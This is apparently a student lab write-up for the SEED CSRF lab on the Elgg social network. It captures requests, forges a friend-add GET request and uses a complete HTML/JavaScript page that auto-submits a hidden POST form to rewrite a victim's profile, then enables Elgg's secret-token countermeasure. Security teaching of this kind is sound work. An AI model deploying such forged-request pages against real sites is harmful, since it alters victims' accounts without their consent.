


Lab 3 – CSRF


Task 1: Observing HTTP Request

We use Firefox’s integrated developer tools in this question instead of Live HTTP Headers in order to illustrate how to get detailed information about the requests.


We first capture a GET request when browsing Alice’s profile:




We then can observe a POST request when updating that profile:



While the GET request doesn’t exhibit any parameter, the POST request carries a secret token and timestamp:



As well as various other parameters, including the form fields of the profile edition page (we modified Alice’s description with the “Hi, I’m Alice!” message):




Task 2: CSRF Attack using GET Request

Boby uses another account (e.g., Charlie, which simulates the creation of a fake account on the Elgg system) and uses it to retrieve the *Add Friend Request* and to capture the necessary format. Boby can then retrieve his own id (43), which he needs to include in the request that Alice will unknowingly trigger when clicking on Boby's malicious website.

Boby's HTML code will include the following link within an image tag:

``

This will send the following HTTP request from Alice's part when she is connected to her Elgg account: **GET /action/friends/add?friend=43**




This request thus indicates that Alice accepted Boby as a friend:




Task 3: CSRF Attack using POST Request

In order for Bobby to modify Alice's profile, he needs to understand which request the edit button triggers. This can be done from Bobby's account :




This is POST request containing the following parameters:



We updated Bobby's profile with the description "Bobby Rocks", which can be seen as encoded under the form "Bobby+Rocks" within parameter briefDescription in the body of the HTTP request. We also see Bobby's guid (43) in the body of this request, which means that we will need to find Alice's guid in order to modify her profile.

This guid can be found in diverse ways, for instance, Bobby might add Alice as a friend, which shows that her guid is 42¹:

¹ It also happens to be the "Answer to the Ultimate Question of Life, the Universe, and Everything" (cf. Douglas Adams' *Hitch Hikers' Guide to the Galaxy*) ...



Boby now needs to create a malicious web page on his own web site www.csrfllabattacker.com, for instance by placing a new file editProfile.html into the /var/www/CSRF/Attacker/ folder.


```

editProfile.html
/var/www/CSRF/Attacker

<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
var fields;
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them.
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='briefdescription' value='Boby is my Hero'>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
fields += "<input type='hidden' name='guid' value='42'>";
// Create a <form> element.
var p = document.createElement("form");
// Construct the form
p.action = "http://www.csrfllabattacker.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";
// Append the form to the current page.
document.body.appendChild(p);
// Submit the form
p.submit();
}
// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>

```

Boby will place a link to this page either in a forum or blog that Alice reads frequently, or send this link to her through email. After that, he can just hope that Alice will click on the link while being logged to Elgg, which should trigger the execution of the request, resulting in Alice's profile update with the message "Boby is my Hero" (which can be seen in the script above):



Alice

Brief description: Bobby is my Hero

[Edit profile](#)
[Edit avatar](#)

Question1: Bobby does not need to know Alice's password, as it is in fact Alice who must have logged in beforehand (and before the attack takes place). His only preoccupation is therefore to make her click on the link he sends her or makes her read.

Question 2: In that case, attacks would fail in most cases, since it is not possible to guess the user guid. Only blind attacks which actually match the actual guid would succeed. In addition, the user might not be logged in to Elgg or might not even be a user of the Elgg system.

Task 4: Implementing a countermeasure for Elgg


To activate the countermeasures, the file `actions.php` of the Elgg site is modified by commenting the line "return true" as follows:

```
function action_gatekeeper($action) {
    //SEED:Modified to enable CSRF.
    //Comment the below return true statement to enable
    countermeasure.
    //return true;

    if ($action === 'login') {
        if (validate_action_token(false)) {
            return true;
        }
    }
}
```

This means that appropriate secret token and timestamp must be present in the request and correspond to a preliminary authentication of the user. These tokens would not be available to the attacker when he prepares his malicious web site, even though Alice would be logged in to Elgg. In the first part of the lab, these secret values were not checked, hence the success of the attack.

These attempts now result in an error being displayed in case of an unauthenticated GET request, as follows:



or in the case of the POST request, in multiple errors:

